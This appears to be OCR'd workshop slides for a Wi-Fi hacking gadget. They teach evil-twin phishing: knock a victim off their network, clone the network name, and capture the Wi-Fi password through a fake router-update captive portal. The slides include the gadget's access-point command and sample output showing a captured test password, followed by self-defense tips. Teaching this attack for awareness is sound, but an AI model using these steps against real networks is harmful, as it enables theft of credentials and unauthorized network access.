
Wi-Fi phishing is part social engineering, part hacking. If you don’t know the Wi-Fi password, you can often trick someone into giving it to you!

Real Phishing Page

- A security researcher was compromised by this phishing Network Page in the wild
- Captive portal popup on mobile makes this look authentic
- Often customized to the brand of router



Anatomy of Wi-Fi Phishing



How phishing works:

- First, the hacker kicks the victim off their real network
- Next, the hacker makes an evil AP with the same name as the target network
- The evil AP has no password and pretends to be the router needing an update
- When the victim connects to the evil AP, they see a phishing page
- If the victim enters the Wi-Fi password, the attacker stops blocking the legitimate Wi-Fi network
- The victim feels a warm fuzzy feeling from updating their router and staying safe. In reality, they let the hacker in!

AP Command - Make a joinable Wi-Fi Network

```
# help ap

ap -s/sid  [-p/assword ] [-hidden] [-ch/annel <1>] [-b/ssid >]
  Start access point
  -s:  SSID network name
  -p:  Password with at least 8 characters
  -h:  Hidden network
  -ch: Channel (default=1)
  -b:  BSSID MAC address (default=random)
```

Let’s create a phishing network

Type this command, replacing the SSID with your own:
ap “RotSehenAberGehen”

Now, connect with your phone to the AP.
Do you get a “captive portal” popup?

Once you connect, you should see a notification like this from your Nugget.


```
# ap RotSehenAberGehen

[ ========== Access Point ========== ]
SSID:       RotSehenAberGehen
Password:
Mode:       Open
Hidden:     False
Channel:    1
BSSID:      00:00:2c:c6:14:cd

Type 'stop ap' to stop the access point
[ ==================== Connections ==================== ]
IP-Address    MAC-Address       URL
=======================================================

192.168.4.100 92:f6:99:15:ba:2f /generate_204
192.168.4.100 92:f6:99:15:ba:2f /generate_204
192.168.4.100 92:f6:99:15:ba:2f /generate_204
192.168.4.100 92:f6:99:15:ba:2f /favicon.ico
192.168.4.100 92:f6:99:15:ba:2f /generate_204
```

Password Stealing Time

On your smartphone, type in a fake password and hit submit.

You should see the password you submitted appear in your serial terminal!

Remember this example any time you're asked to type passwords or login information into a captive portal!




```
# ap RotSehenAberGehen

> Stopped access point

[ ========= Access Point ========= ]
SSID:       RotSehenAberGehen
Password:
Mode:       Open
Hidden:     False
Channel:    1
BSSID:      00:03:2a:b6:78:cd

Type 'stop ap' to stop the access point
[ ================== Connections ================== ]
IP-Address     MAC-Address        URL
=================================================
192.168.4.100 92:f6:99:15:ba:2f /generate_204
192.168.4.100 92:f6:99:15:ba:2f /generate_204
192.168.4.100 92:f6:99:15:ba:2f /generate_204
192.168.4.100 92:f6:99:15:ba:2f /favicon.ico
192.168.4.100 92:f6:99:15:ba:2f /generate_204
192.168.4.100 92:f6:99:15:ba:2f /generate_204?password=ILoveToJaywalk4Lyfe
192.168.4.100 92:f6:99:15:ba:2f /favicon.ico
192.168.4.100 92:f6:99:15:ba:2f /generate_204
192.168.4.100 92:f6:99:15:ba:2f /generate_204
```

Self Defense Tips - Wi-Fi Habits

- Never join an open network with the same Wi-Fi name as your protected home or work network - it’s a trick!
- Never type your Wi-Fi network password into a website
- Delete any saved open Wi-Fi networks in your phone
- Set saved Wi-Fi networks to not auto-join
- Use a VPN to prevent an evil network from snooping or modifying your traffic


Self Defense Tips - Hidden Networks

- Do not add networks via QR code.
- If you must, use a QR scanner that shows the raw text and verify it isn’t a hidden network
- Don’t use hidden networks

Teach a friend!

We have kits on Retia.io and discounts for instructors teaching classes!

- Nuggets
- Add-ons
- Online classes



Keep in Touch

Want to learn more? You can find us here:

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